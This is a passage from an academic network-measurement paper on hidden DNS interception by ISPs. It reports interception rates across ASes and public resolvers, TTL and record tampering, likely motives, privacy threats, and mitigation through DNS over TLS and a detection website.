We first investigate the global landscape of `DNSIntercept` from three aspects. Firstly, using our methodology described in the previous section, we identify and classify interception by cross-matching resolver addresses. Secondly, we validate whether correct responses are eventually accepted by clients. Here we regard a response of an FQDN accepted by the client to be *correct*, only when its RR value is *identical* to the RR of the same FQDN which is responded by our authoritative nameserver; otherwise, the response is *incorrect*, which is tampered on its way back. Thirdly, specifically for *Request replication* scenario, interceptors may hope to use out-of-band DNS packets [46] (i.e., responses of replicated lookups) to replace in-band ones (i.e., responses of original lookups). To this end, replicated lookups are often made faster than original ones. Through our design of authoritative nameservers, we present how many in-band responses are eventually accepted by the client.

Table 2 summarizes our findings in *Global analysis*. All of three interception types are found in our dataset. In total, **198** (out of 2,691, 7.36%) client ASes witness intercepted traffic, in 158 of which queries to Google Public DNS are intercepted. The ratio of *Direct responding* is significantly low, since it is impossible for resolvers to correctly resolve a domain without contacting nameservers, and thus this behavior is distinguishable from clients. Moreover, we also find that compared to the less-known EDU DNS (0.45% packets intercepted), DNS traffic sent to renowned public DNS services are more likely to become victims of `DNSIntercept` (e.g., 0.66% for Google DNS).

As for responses accepted by clients, all except one are correct, suggesting major responses of intercepted queries are not tampered. The one incorrect response[1] is accepted by a client in AS36992 (EG, ETISALAT-MISR), which is caused by domain blocking. On the other hand, for *Request replication*, in-band responses accepted by clients are in the minority. Among 23 ASes where replicated queries are found, only clients in 2 of them (AS9198 JSC Kazakhtelecom, and AS31252 StarNet Solutii SRL) receive in-band responses.

### 4.2 AS-Level Characteristics

As described in our landscape study, intercepted DNS requests are found in 198 client ASes, with different modes and ratio. We now analyze the AS-level characteristics of `DNSIntercept`, by focusing on the 158 ASes with intercepted requests to Google Public DNS.

[1] Response: `146.112.61.109`, its reverse lookup pointing to `hit-block.opendns.com`

Table 2: *Summary of interception (Global analysis). All DNS packets are over TCP. Under each type, ratio is used for correct answers and raw numbers are used for incorrect and in-band ones.*

| Public DNS | # Request | Interception Ratio | Normal Resolution | | Request Redirection | | Request Replication | | | Direct Responding | # Problematic Client AS |
|---|---|---|---|---|---|---|---|---|---|---|---|
| | | | Correct | Incorrect | Correct | Incorrect | Correct | Incorrect | In-band | Incorrect | |
| Google DNS | 391,042 | 0.66% | 99.34% | 0 | 0.41% | 0 | 0.25% | 0 | 8 | 0 | 158 |
| OpenDNS | 431,633 | 0.64% | 99.36% | 1 | 0.26% | 0 | 0.38% | 0 | 0 | 0 | 139 |
| Dynamic DNS | 407,632 | 0.53% | 99.47% | 0 | 0.29% | 0 | 0.24% | 0 | 0 | 0 | 116 |
| EDU DNS | 422,646 | 0.45% | 99.55% | 0 | 0.27% | 0 | 0.18% | 0 | 9 | 2 | 121 |




Figure 7: *Top 20 ASes with most intercepted requests to Google Public DNS. Ratio of intercepted requests over total requests to Google DNS is shown above for each AS.*

**Types and ratio of interception.** Figure 7 illustrates the quantity and types of intercepted requests to Google from each AS, as well as the ratio over its total requests to Google. We find that among the top 20 ASes, most of them only witness *one type* of interception, which indicates a unified policy of DNS traffic filtering within an AS. Both *Request redirection* and *Request replication* are found in top ASes.

Regarding interception ratio, we find that 82 (52%) of all 158 problematic ASes intercept more than 90% of DNS requests sent to Google, such as AS38001 and AS43554. By contrast, 50 (32%) ASes have an interception rate lower than 0.5 (e.g., AS17974). We speculate it to be a result of interception policies and deployment of on-path devices, which may cover only limited locations within the AS.

**Country-level analysis**. We further investigate the country distribution of the 158 ASes, and find they span 41 countries. Russia tops the list and accounts for 44 ASes (28%), followed by the US (15 ASes, 9%), Indonesia (8 ASes, 5%), Brazil and India (7 ASes each, 4%).

**Targeted public DNS services.** We find that in some ASes, only queries sent to specific public DNS services are intercepted. Table 3 shows the results of top 10 ASes with most intercepted requests to Google. While the majority of ASes do not, we find 2 ASes (AS43554 and AS15774) *exclusively intercept* traffic to Google DNS.

**Alternative resolvers.** When `DNSIntercept` takes place, alternative resolvers contact our authoritative nameservers. For each of top 10 ASes with most intercepted requests, Table 4 shows their alternative resolvers which handle the resolution. We can conclude that for top 10 ASes, alternative resolvers actually *locate in the same AS* as the clients.

Table 3: *Targeted public DNS services of top 10 ASes*

| AS (Country) | Organization | Google | Others |
|---|---|---|---|
| AS38001 (SG) | NewMedia Express | ✓ | ✓ |
| AS36351 (US) | SoftLayer Technologies | ✓ | ✓ |
| AS43554 (UA) | Cifrovye Dispetcherskie | ✓ | |
| AS198605 (CZ) | AVAST Software | ✓ | ✓ |
| AS16397 (BR) | EQUINIX BRASIL SP | ✓ | ✓ |
| AS7922 (US) | Comcast Cable | ✓ | ✓ |
| AS23693 (ID) | PT. Telekomunikasi | ✓ | ✓ |
| AS61102 (IS) | Interhost Communication | ✓ | ✓ |
| AS49505 (RU) | Network of Selectel | ✓ | ✓ |
| AS15774 (RU) | TransTeleCom | ✓ | |

Table 4: *Alternative DNS resolvers of top 10 ASes*

| AS (Country) | Organization | Alternative resolvers |
|---|---|---|
| AS38001 (SG) | NewMedia Express | 113.29.230.* (38001) |
| AS36351 (US) | SoftLayer Technologies | 169.57.1.* (36351) |
| AS43554 (UA) | Cifrovye Dispetcherskie | 178.209.65.* (43554) |
| AS198605 (CZ) | AVAST Software | 77.234.42.* (198605) |
| AS16397 (BR) | EQUINIX BRASIL SP | 177.47.27.* (16397) |
| AS7922 (US) | Comcast Cable | 69.241.93.* (7922) |
| AS23693 (ID) | PT. Telekomunikasi | 114.125.67.* (23693) |
| AS61102 (IS) | Interhost Communication | 185.18.205.* (61102) |
| AS49505 (RU) | Network of Selectel | 95.213.193.* (49505) |
| AS15774 (RU) | TransTeleCom | 188.43.31.* (15774) |

**Traffic ranking of problematic ASes.** We expect `DNSIntercept` tends to take place in ASes with lower reputation since such behavior should be furtive. However, by correlating problematic client ASes with their traffic ranking logged by CAIDA [2], our result shows that interception also exists in reputable ASes. Presented in Figure 8, problematic ASes span a diverse ranking. As an example, both *Request redirection* and *Request replication* are observed under AS3356, which is ranked the first according to CAIDA.

Figure 8: *Traffic ranking of problematic ASes*

**Case study.** AS7922 (ranked 22 according to CAIDA) belongs to Comcast Cable Communications, LLC, a renowned ISP based in the US. Among our 13,466 DNS requests sent from this AS to Google DNS, 72 (0.53%) are redirected, with alternative resolvers outside Google actually contacting our authoritative nameservers. The IP prefix of these alternative resolvers is `76.96.15.*` (also locating in AS7922), whose `PTR` record points to `hous-cns14.nlb.iah1.comcast.net`. We also find that clients of the 72 intercepted requests are grouped in several prefixes (e.g., `67.160.0.0/11`). As the interception ratio is low, we speculate that on-path devices conducting `DNSIntercept` are deployed only in limited sub-networks within this AS. Also, it is possible that interception devices are deployed by customers of Comcast, instead of AS-level network operators.

## 4.3 Summary of Findings

Our measurement findings in *Global analysis* are summarize below.

- `DNSIntercept` is found to exist in **198** ASes globally. For the public DNS services we investigate, up to 0.66% of DNS requests over `TCP` sent from the client are intercepted. Meanwhile, interception behaviors exist in both reputable ASes and those with a lower ranking.
- As for interception scenarios, *Request redirection* and *Request replication* are both found in top 20 ASes with most intercepted requests to Google DNS. *Direct responding* is rare, as it is more likely to be discovered by clients.
- For most of top 20 ASes, only one interception type is found within an AS, suggesting unified interception policies. Moreover, it is found that an interceptor can *exclusively* intercept DNS traffic sent to specific public DNS services (e.g., Google Public DNS). The concrete strategies differ among different interceptors. We also discover 82 ASes are intercepting more than 90% DNS traffic sent to Google Public DNS.

# 5 TCP/UDP DNS Interception Analysis (China-wide)

In order to learn more characteristics about `DNSIntercept`, we design another experiment called *China-wide analysis*. In this section, we first, on the whole, give an analysis on interception characteristics towards different kinds of DNS packets. Moreover, we also discuss issues regarding DNS lookup performance and response manipulation introduced by `DNSIntercept`. Finally, we discuss potential motivations of such interception behavior.

## 5.1 Interception Characteristics

In our experiment setup, we launch DNS packets with diverse field values from our clients to public DNS services. On the whole, by comparing the interception ratio of packets of different field values, we first investigate what kinds of packets are more likely to be intercepted. Table 5 presents our summary of results in this phase.

**Transport protocol.** Compared to those over `TCP`, DNS requests over `UDP` from clients are more likely to be intercepted. For instance, **27.9%** DNS requests sent to Google Public DNS over `UDP` are redirected or replicated, the ratio being only **7.3%** when it is through `TCP`. In fact, most of DNS requests in the real world are over `UDP`, and intercepting `UDP` traffic is technically easier. Therefore, it is reasonable for `UDP` traffic to be primarily intercepted.

**Targeted public DNS services.** `DNSIntercept` targets DNS traffic sent to not only renowned public DNS services but also less prevalent ones. Similar to our findings of *Global analysis*, the interception ratio for renowned public resolvers is significantly higher. For instance, 27.9% `UDP`-based DNS packets sent to Google are intercepted, the ratio being 9.8% for our in-house EDU DNS.

**DNS RR Types.** We find that `A`-type requests are slightly preferred to be intercepted, possibly because it's the most common RR type. Meanwhile, we notice in Table 5 that for *Request replication*, clients receive *no in-band responses* of `CNAME`, `NS` or `MX`-type requests. We speculate that on-path devices, while replicating requests, *block* responses of the three RR types from public DNS services, reiterating the unethical nature of the interception behavior.

**TLD of requested domain.** Due to the extra time overhead introduced by inspecting requested domain names, it is unlikely that on-path devices specify certain domains and merely intercept requests of them. Shown in Table 6, the ratio of intercepted DNS requests does not change much for domains under different TLDs.

**Case Study.** In total, we find **61** ASes out of 356 (17.13%) are problematic. In Table 7, we list the top five ASes from which most DNS requests (292K in total) are sent by the client. As our clients are mainly from China, the top 5 ASes belong to three largest Chinese ISPs. We find that ASes of China Mobile have *significantly higher interception ratio* than ASes of other Chinese ISPs. Regarding alternative resolvers, they are mostly locating in the same AS as their clients. However, we find that they may also locate in a different AS of the same ISP (e.g., AS56046 in Table 7).

Table 5: *Summary of interception (China-wide analysis)*

| Public DNS | RR Type | Normal Resolution | | | | Request Redirection | | | | Request Replication | | | | | | Direct Responding | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | | Correct | | Incorrect | | Correct | | Incorrect | | Correct | | | | Incorrect | | Incorrect | |
| | | UDP | TCP | UDP | TCP | UDP | TCP | UDP | TCP | UDP | In / Out | TCP | In / Out | UDP | TCP | UDP | TCP |
| Google UDP:556,081 TCP:463,066 | Total | 72.1% | 92.7% | 0 | 1 | 22.3% | 7.2% | 5 | 2 | 5.6% | | 0.2% | | 2 | 0 | 21 | 4 |
| | A | 69.0% | 92.4% | 0 | 1 | 23.9% | 7.4% | 2 | 2 | 7.1% | 2,191/5,860 | 0.2% | 195/10 | 2 | 0 | 15 | 0 |
| | AAAA | 73.8% | 92.6% | 0 | 0 | 22.3% | 7.3% | 1 | 0 | 3.8% | 1,126/3,130 | 0.2% | 147/6 | 0 | 0 | 4 | 0 |
| | CNAME | 71.2% | 92.5% | 0 | 0 | 22.9% | 7.3% | 0 | 0 | 5.9% | 0/6,589 | 0.2% | 0/142 | 0 | 0 | 1 | 1 |
| | NS | 71.4% | 92.5% | 0 | 0 | 22.9% | 7.3% | 0 | 0 | 5.7% | 0/6,393 | 0.2% | 0/147 | 0 | 0 | 1 | 1 |
| | MX | 75.2% | 93.3% | 0 | 0 | 19.2% | 6.5% | 2 | 0 | 5.6% | 0/6,595 | 0.2% | 0/145 | 0 | 0 | 0 | 2 |
| OpenDNS UDP:589,933 TCP:441,199 | Total | 87.4% | 99.1% | 0 | 0 | 7.8% | 0.7% | 7 | 0 | 4.8% | | 0.2% | | 0 | 0 | 27 | 7 |
| | A | 84.9% | 98.9% | 0 | 0 | 8.3% | 0.7% | 2 | 0 | 6.8% | 2,901/5,327 | 0.4% | 362/22 | 0 | 0 | 13 | 6 |
| | AAAA | 89.9% | 99.1% | 0 | 0 | 7.3% | 0.7% | 3 | 0 | 2.8% | 1,593/1,709 | 0.2% | 197/17 | 0 | 0 | 6 | 0 |
| | CNAME | 87.2% | 99.1% | 0 | 0 | 7.8% | 0.7% | 0 | 0 | 5.0% | 0/5,952 | 0.2% | 0//208 | 0 | 0 | 3 | 0 |
| | NS | 87.5% | 99.2% | 0 | 0 | 7.6% | 0.7% | 0 | 0 | 4.9% | 0/5,888 | 0.2% | 0/153 | 0 | 0 | 2 | 1 |
| | MX | 87.5% | 99.2% | 0 | 0 | 7.8% | 0.7% | 2 | 0 | 4.8% | 0/5,122 | 0.2% | 0/139 | 0 | 0 | 3 | 0 |
| Dyn DNS UDP:461,263 TCP:164,582 | Total | 83.9% | 97.7% | 6 | 0 | 9.7% | 1.9% | 5 | 0 | 6.3% | | 0.4% | | 0 | 0 | 16 | 6 |
| | A | 83.5% | 98.0% | 4 | 0 | 8.8% | 1.5% | 0 | 0 | 7.7% | 2,499/5,760 | 0.4% | 89/94 | 0 | 0 | 13 | 5 |
| | AAAA | 88.6% | 98.2% | 0 | 0 | 8.3% | 1.5% | 3 | 0 | 3.1% | 1,455/1,817 | 0.3% | 38/80 | 0 | 0 | 2 | 0 |
| | CNAME | 85.8% | 98.2% | 0 | 0 | 8.7% | 1.6% | 0 | 0 | 5.5% | 0/5,927 | 0.3% | 0/114 | 0 | 0 | 0 | 0 |
| | NS | 74.9% | 89.6% | 1 | 0 | 15.2% | 9.2% | 0 | 0 | 9.8% | 0/5,930 | 1.1% | 0/79 | 0 | 0 | 1 | 0 |
| | MX | 82.8% | 97.8% | 1 | 0 | 10.0% | 1.9% | 2 | 0 | 7.2% | 0/5,709 | 0.3% | 0/87 | 0 | 0 | 0 | 1 |
| EDU DNS UDP:701,128 TCP:409,019 | Total | 90.2% | 98.9% | 5 | 0 | 6.3% | 0.9% | 3 | 0 | 3.5% | | 0.2% | | 0 | 0 | 21 | 6 |
| | A | 88.0% | 98.8% | 5 | 0 | 7.0% | 1.0% | 0 | 0 | 5.0% | 5,430/1,542 | 0.2% | 143/20 | 0 | 0 | 8 | 2 |
| | AAAA | 91.6% | 98.9% | 0 | 0 | 6.2% | 0.9% | 3 | 0 | 2.2% | 2,597/459 | 0.2% | 114/19 | 0 | 0 | 1 | 1 |
| | CNAME | 90.0% | 98.9% | 0 | 0 | 6.5% | 1.0% | 0 | 0 | 3.5% | 0/4,864 | 0.2% | 0/126 | 0 | 0 | 4 | 1 |
| | NS | 90.1% | 98.9% | 0 | 0 | 6.4% | 1.0% | 0 | 0 | 3.5% | 0/4,884 | 0.2% | 0/132 | 0 | 0 | 4 | 2 |
| | MX | 91.1% | 98.9% | 0 | 0 | 5.6% | 0.9% | 0 | 0 | 3.4% | 0/4,667 | 0.2% | 0/139 | 0 | 0 | 4 | 0 |


Table 6: *Interception ratio of domains under different TLDs*

| TLD | # Request | Normal | Redirection | Replication |
|---|---|---|---|---|
| com | 945,954 | 83.60% | 14.80% | 1.50% |
| net | 947,532 | 83.40% | 15.10% | 1.50% |
| org | 954,221 | 83.60% | 14.90% | 1.50% |
| club | 948,707 | 83.60% | 14.90% | 1.50% |

Table 7: *Top 5 ASes with most DNS requests*

| AS | Organization | Redirection | Replication | Alternative resolvers |
|---|---|---|---|---|
| AS4134 | China Telecom | 5.19% | 0.26% | 116.9.94.* (4134) |
| AS4837 | China Unicom | 4.59% | 0.51% | 202.99.96.* (4837) |
| AS9808 | China Mobile | 32.49% | 8.85% | 112.25.12.* (9808) |
| AS56040 | China Mobile | 45.09% | 0.04% | 120.196.165.* (56040) |
| AS56041 | China Mobile | 23.42% | 0.09% | 112.25.12.* (56046[1]) |

[1] AS56046 also belongs to China Mobile.




(a) TCP (b) UDP

Figure 9: *ECDF of RTT of DNS requests*

## 5.2 Performance of DNS Lookups

As claimed by one large ISP [24], DNSIntercept is designed for improving the performance of DNS lookups, and we would like to investigate whether this is true. We regard RTT (round-trip-time), the interval between sending request and receiving answer measured by client, as the indicator of DNS lookup performance. Both timestamps can be recorded by clients in our study.

Figure 9 presents the ECDF of RTT of DNS requests. We find that performance impacts introduced by each type of interception are different. As for *Request replication*, when DNS requests are sent over UDP by clients, performance improvement does exist, with more requests of shorter RTT compared to *Normal resolution*. However, over TCP, due to the cost of establishing connections, the improvement is less obvious. On the other hand, for *Request redirection*, the performance improvement is uncertain. Taking TCP as an example, while 70% witness better performance, 30% requests have longer RTT than those not intercepted. While recalling that redirected requests are mostly handled by local resolvers (previously illustrated in Table 4, that alternative resolvers locate in the same AS as clients), it also shows that little extra time overhead is introduced by the on-path devices to redirect requests. As a result, the hidden interception behavior is hard to be noticed by Internet users.

Specifically for *Request replication*, taking replicated requests to Google DNS as examples, we calculate the difference of *arrival time* between in-band and corresponding out-of-band requests, at authoritative nameservers. In total, out-of-band requests of 14,590 resolutions (84.63%, of 17,239 replicated requests) arrive at






Figure 10: *Arrival time difference of replicated requests. Top 10 ASes with most replicated requests to Google Public DNS is shown. If positive, in-band request from Google arrives slower than the replicated one from alternative resolvers.*




(a) ECDF (b) Scatter

Figure 11: *TTL value of DNS responses. (a) presents the ECDF of TTL difference; a positive value suggests TTL at client is smaller than TTL from authoritative nameserver. In (b), each dot represents a single response.*

our authoritative nameservers *faster* than in-band ones. Zooming into ASes, Figure 10 presents the top 10 ASes with most replicated requests to Google. While replicated requests from most ASes arrive faster, in AS4812 (China Telecom Group), *all* out-of-band requests lag behind. We suppose that it might be caused by the implementation of network devices in this AS, or the out-of-band requests following different and longer route.

**Summary.** Through RTT of DNS lookups, we discover that *Request replication* improves the performance of DNS lookups, especially for requests over `UDP`, making out-of-band responses more likely to be accepted by clients. Observing from authoritative nameservers, 84.63% replicated requests to Google DNS arrive faster. However, *Request redirection* brings uncertain impact according to our findings.

## 5.3 Manipulation of Responses

By comparing responses generated by our authoritative nameservers and those accepted by clients, we find cases where responses are tampered on the way back. We focus on TTL and DNS record values of a response and elaborate on how they are manipulated.

**TTL Value.** As illustrated in Section 3.2, TTL values returned by our authoritative nameservers are randomly selected from 1 to 86400. However, for our clients, we find that about 20% of the TTL values are replaced, mostly with a smaller value, as shown in Figure 11(a). By scattering each request onto Figure 11(b), we find that there are preferred values for modified TTL, such as 1800, 3600 and 7200.

**DNS record values.** Though small in quantity, we do observe cases where clients accept answers with tampered DNS records (including `A`, `AAAA` and `MX`), shown in Table 8. For `A` and `AAAA` records which occupy a majority, besides being replaced with private addresses (possibly being traffic gateway), we observe DNS hijacking for *illicit traffic monetization*. As an example, 8 responses from Google Public DNS are tampered in AS9808 (Guangdong Mobile), pointing to a web portal which promotes an APP of China Mobile. The corresponding clients are located in the same AS. For `MX` records, possibly due to configuration errors, we observe mail servers of a Saudi Arabian ISP show up in the responses to a client in AS25019 (Saudi Telecom Company JSC).

Table 8: *Classification of tampered DNS responses*

| Classification | # | Tampered Responses | Client AS |
|---|---|---|---|
| Gateway | 54 | `192.168.32.1` | AS4134, CN, ChinaTelecom |
| | | `10.231.240.77` | AS4134, CN, ChinaTelecom |
| Monetization | 10 | `39.130.151.30` | AS9808, CN, GD Mobile |
| | | `117.102.104.28` | AS17451, ID, BIZNET |
| Misconfiguration | 26 | mx1.norelay.stc.com.sa | AS25019, SA, Saudi NET |
| | | `::218.207.212.91` | AS9808, CN, GD Mobile |
| Others | 54 | `fe80::1` | AS4837, CN, ChinaUnicom |

## 5.4 Motivations of Interception

In this section, we investigate the motivations of `DNSIntercept`. We first survey the devices, vendors and software platforms that provide `DNSIntercept` capability, by querying search engines and browsing technical forums. In the end, we find that three well-known router manufacturers (Cisco [4], Panabit [23], and Shenxingzhe [8]), three companies (ZDNS [26], Haomiao [7], Ericsson [21]) and one software platform (DNS traffic redirecting system of Xinfeng [24]) support `DNSIntercept`. Meanwhile, several detailed technical approaches to intercepting DNS traffic have been published in [7, 21, 23, 24, 26]. As an example, China Mobile proposed an approach, which can replicate out-of-band DNS requests at backbone networks and respond to clients with local DNS resolvers, which is similar to *Request replication*. The above publications mention several possible motivations of `DNSIntercept`, and we now discuss them based on our measurement results.

**Improving DNS security.** Vendors claim that through `DNSIntercept`, DNS requests are handled by *trusted* lo-

cal DNS servers rather than *untrusted* ones outside the local network, hence are less likely to be hijacked [24, 26]. However, first of all, for clients who trust public DNS services and designate them to handle DNS requests, DNSIntercept certainly brings ethical issues and violates the trust relationship between users and their preferred DNS resolvers. Besides, our measurement results show that the interception ratio of public DNS services, which are of good reputation and security deployment, is *significantly higher* than that of less-known public services. This conclusion conflicts with improving DNS security using DNSIntercept, since out-of-band public DNS services are not treated equally as untrusted resolvers. What's worse, while rare, we do observe hijacking behaviors for profit (e.g., traffic monetization).

**Improving performance of DNS lookups.** Another claimed motivation of DNSIntercept is to improve the performance of DNS lookups and user experience. As discussed in Section 5.2, we find that *Request replication* does shorten the RTT of DNS lookups, while the influence of *Request redirection* is uncertain. However, in practice, for top 5 ASes shown in Table 7, the ratio of *Request redirection*, which brings uncertain rather than probable improvement of performance, is *significantly higher*. Therefore, DNSIntercept only brings limited improvement to DNS lookup performance.

**Reducing financial settlement.** ISPs, especially those of a small scale, would like to reduce their cost of traffic exchange among networks. *Request redirection* satisfies the need of reducing out-of-band traffic, thus is witnessed in some ASes as shown in Table 7. Therefore, we suppose the financial issue to be a major motivation of DNSIntercept. After an offline meeting with the DNS management team of one large Chinese ISP, this motivation is confirmed.

## 5.5 Summary of Findings

To sum up, we develop the following findings in phase *China-wide analysis*.

- On the whole, DNS packets over UDP are preferred for DNSIntercept. Taking packets sent to Google Public DNS as examples, **27.9%** UDP-based packets are intercepted, the ratio being only 7.3% over TCP. Moreover, A-type requests have slightly higher interception ratio, while different requested domain names introduce a minor difference.
- Interception behaviors are found in **61** ASes. We find that China Mobile, one of the largest Chinese ISPs, has intercepted significantly more DNS traffic than other ISPs. *Request redirection* is preferred, in order to conduct DNSIntercept.
- As for the performance of DNS lookup, in general, *Request replication* shortens the RTT of a DNS request. As for *Request redirection*, an uncertain effect is brought to RTT of DNS requests.
- We speculate the motivations of DNSIntercept include *reducing financial settlement* and *improving performance of DNS lookups*, instead of improving DNS security.

# 6 Threats

With good reputation and availability, well-known public DNS services are widely trusted by Internet users and applications. Unfortunately, our study shows that the trust can be violated by DNSIntercept. We further discuss the potential threats and security concerns introduced by DNSIntercept.

**Ethics and privacy.** DNSIntercept is difficult to detect at client side, thus Internet users might not realize their traffic is intercepted. Firstly, when DNS requests from clients are handled by alternative resolvers, previous studies have proved it is possible to illegally monetize from traffic [36, 56]. Secondly, as it is difficult for Internet users to detect DNSIntercept merely from clients, public DNS resolvers can be wrongly blamed when undesired results (e.g., advertisement sites or even malware) are returned [36]. Finally, it is possible for intercepted DNS requests to be snooped by untrusted third parties, leading to the leak of privacy data. Therefore, we believe DNSIntercept potentially brings ethical and privacy risks to Internet users.

**DNS security practices.** While popular public DNS servers are often deployed with full DNSSEC support and up-to-date DNS software, a number of nameservers and resolvers in the wild are still using outdated or even deprecated DNS software, which may be vulnerable to known attacks [42, 54], and DNSSEC deployment on resolvers is still poor. We provide a cursory view of security practices of 1,166 alternative DNS resolvers that contact our authoritative nameservers; 205 of them are open to the public. Although these resolvers might not be broadly representative, they still provide us with an opportunity to understand DNS security practices. Among the 205 public alternative resolvers, only 88 (43%) *accept DNSSEC requests*; those actually validating DNSSEC requests could be less. After fingerprinting the DNS software deployed on the resolvers using fpdns [11], we find 97 (47%) are running BIND. Unfortunately, the fingerprint shows that *all* 97 servers use versions earlier than 9.4.0, which ought to be deprecated *before 2009*. Therefore, according to the public vulnerability repository [6], all of them are vulnerable to known attacks like DoS.

**DNS functionalities.** Besides DNSSEC, other functionalities of DNS can be affected by DNSIntercept, if al-

ternative resolvers do not provide the related support. An example is EDNS Client Subnet (ECS) request, which allows a DNS query to include the address where it originates, thus different responses can be returned according to the location of clients. However, by checking the 205 alternative resolvers that are open, we find that only 45 (22%) accept ECS requests.

## 7 Mitigation Discussion

At present, almost all DNS packets are sent unencrypted, which makes them vulnerable to snooping and manipulation. This problem has already been noticed by the DNS community, and RFC7858 [39], which describes the specification of DNS over Transport Layer Security (TLS), is released to address this problem. Unfortunately, the deployment of DNS over TLS is sophisticated and needs changes from the client side. As such, the wide deployment of this initiative could take a long time.

Based on our observation, we developed an online checking tool [25] to help Internet users detect `DNSIntercept`. This tool works with the help of the authoritative nameservers operated by ourselves. A user visiting our checking website will issue a DNS request to our domain, and the request is captured by our authoritative nameserver. By comparing the resolvers that contact our nameservers to their designated ones, Internet users are able to identify `DNSIntercept`. Currently, we are still perfecting this website, aiming at providing more information of `DNSIntercept` for Internet users. However, current solutions and mitigations are far from enough. The security community needs to propose new solutions that can address the issues around `DNSIntercept`.

## 8 Related Work

**Rogue DNS resolvers.** Adversaries can build DNS resolvers which return rogue responses for DNS lookups, which can arbitrarily manipulate traffic from users. Previous studies showed that motivations include malware distribution, censorship, and ad injection [38, 42]. In this paper, we study another type of DNS traffic manipulation.

**Transparent DNS proxies.** Transparent DNS proxies could manipulate DNS traffic that goes through. Firstly, network operators could monetize from through redirecting DNS-lookup error traffic to advertisements [55, 56]. Similarly, Chung *et al.* leveraged the residential proxy network to study violations of end-to-end transparency on local DNS servers, their results showing 4.8% `NXDOMAIN` responses are rewritten with ad server addresses [36]. Furthermore, previous studies presented that 18% DNS sessions of cellular network go through transparent DNS proxies [53] and time-to-live values (TTL) are treated differently [49]. In addition, technical blogs have reported that it is possible for Internet Service Providers to hijack DNS traffic using DNS transparent proxies [1, 13, 17, 18]. By contrast, our study focuses on the on-path hidden interception behavior, instead of rogue resolvers or DNS proxies.

**Internet censorship.** The DNS protocol lacks authentication and integrity check, hence DNS traffic manipulation has become a prevalent mechanism of censorship, blocking users from accessing certain websites. Significant efforts have been devoted to studying the whats, hows, and whys of censorship in both global and country-specific views. Results showed many countries have deployed DNS censorship capabilities, include China, Pakistan, Egypt, Iran and Syria [28, 29, 30, 31, 32, 44, 45, 58]. Also, from a global view, Pearce *et al.* discovered widespread DNS manipulation [48], and Scott *et al.* found DNS hijacking in 117 countries [50]. By contrast, the domain names used in our study are exclusively registered and used, and we avoid any sensitive keyword. Therefore, our study does not overlap with censorship mechanism.

**Other manipulation of Internet resources.** Moreover, researches have discovered other ways to manipulate DNS traffic, including abusing the DNS namespace (i.e., "Name Collision" [34, 35]), exploiting configuration errors and hardware issues (typosquatting [47] and bitsquatting [54]), and "Ghost domains" [40]. As the closest work to ours, Allman *et al.* presented how to detect unauthorized DNS root servers [27]. However, only one type of traffic manipulation was considered, with only limited cases being discovered. Our study serves as a complement to these existing works in understanding the security issues in DNS ecosystem.

Compared to previous researches, our work gives a systematic and large-scale research on `DNSIntercept`, a class of DNS behavior that has not yet been well-studied, and highlights issues around security, privacy, and performance.

## 9 Conclusions

In this paper, we present a large-scale study on `DNSIntercept`, which brings to light security, privacy and performance issues around it. We develop a suite of techniques to detect this kind of hidden behavior, leveraging two unique platforms with numerous vantage points. Based on our dataset, we find that `DNSIntercept` exists in some ASes and networks. In addition, interception characteristics as well as motivations of `DNSIntercept` are further analyzed. Our results indicate that the hidden `DNSIntercept` can potentially

introduce new threat in the DNS eco-system, and new solutions are needed to address the threat.

## Acknowledgments

We thank our talented team member, Zihao Jin, for his valuable work on data processing. We thank professor Vern Paxson for his detailed guidelines and insightful comments. We thank Xiaofeng Wang, Sumayah Alrwais, Sadia Afroz, Michael C Tschantz and Xianghang Mi for their valuable discussion. We thank Fengpei Li, Zaifeng Zhang, Jinjin Liang, Zhou Pang, Jianjun Chen, Yiming Zhang and Jia Zhang for their feedback and help. We also thank our shepherd Nick Nikiforakis and all anonymous reviewers for their helpful suggestions and comments to improve the paper.

This work was supported by the National Key Basic Research Program (grant 2017YFB0803202), the National Natural Science Foundation of China (grant 61772307, 61472215, U1636204), and CERNET Innovation Project NGII20160403. The Fudan author is supported in part by the National Natural Science Foundation of China (grant U1636204), the National Program on Key Basic Research (grant 2015CB358800).

Any views, opinions, findings, recommendations, or conclusions contained or expressed herein are those of the authors, and do not necessarily reflect the position, official policies or endorsements, either expressed or implied, of the Government of China or Qihoo 360.

## References

[1] 22 networks with transparent dns proxies. https://help.dnsfilter.com/article/22-networks-with-transparent-dns-proxies.

[2] As rank: A ranking of the largest autonomous systems (as) in the internet. http://as-rank.caida.org.

[3] Avast secure dns. https://help.avast.com/en/av_abs/10/etc_tools_secure_dns_overview.html.

[4] Cisco: Dns configuration guide. https://www.cisco.com/c/en/us/td/docs/ios-xml/ios/ipaddr_dns/configuration/12-4t/dns-12-4t-book/dns-config-dns.html.

